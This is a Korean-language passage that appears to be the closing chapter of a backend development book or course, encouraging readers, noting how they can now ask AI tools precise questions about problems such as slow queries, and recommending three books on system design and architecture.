하지만 한 가지는 확실히 달라졌습니다. 여러분은 이제 백엔드 개발의 **전체 그림**을 알고 있습니다. 성능이 느릴 때 뭘 봐야 하는지, 장애가 났을 때 어디서부터 확인해야 하는지, 설계할 때 뭘 고려해야 하는지. 이전에는 몰랐던 것들이 머릿속에 지도처럼 자리 잡았습니다.

실무에서 문제를 만났을 때, 이제 그건 “처음 보는 문제”가 아니라 “**어디서 본 문제**”가 될 겁니다. “이거 그때 캐시 장에서 봤는데...” “서킷 브레이커가 필요한 상황 아닌가?” 하고 떠오르는 순간이 올 겁니다.

AI를 활용하는 방법도 달라졌을 겁니다. “뭘 물어봐야 할지 모르겠다”에서 “구체적으로 질문할 수 있는 상태”가 되었으니까요. “이 쿼리가 느린데 EXPLAIN 결과가 이런데 어떻게 최적화해?”라고 물어볼 수 있는 것과 “DB가 느려요”라고 물어보는 건 완전히 다릅니다.

“코딩을 할 줄 아는 사람”에서 “서비스를 만들고 운영할 수 있는 개발자”로의 여정은 이미 시작되었습니다.

한 걸음씩, 하나씩. 충분히 해낼 수 있습니다. 응원합니다.

더 알아보면 좋은 자료

도서

- “가상 면접 사례로 배우는 대규모 시스템 설계 기초”
- “데이터 중심 애플리케이션 설계”
- “클린 아키텍처”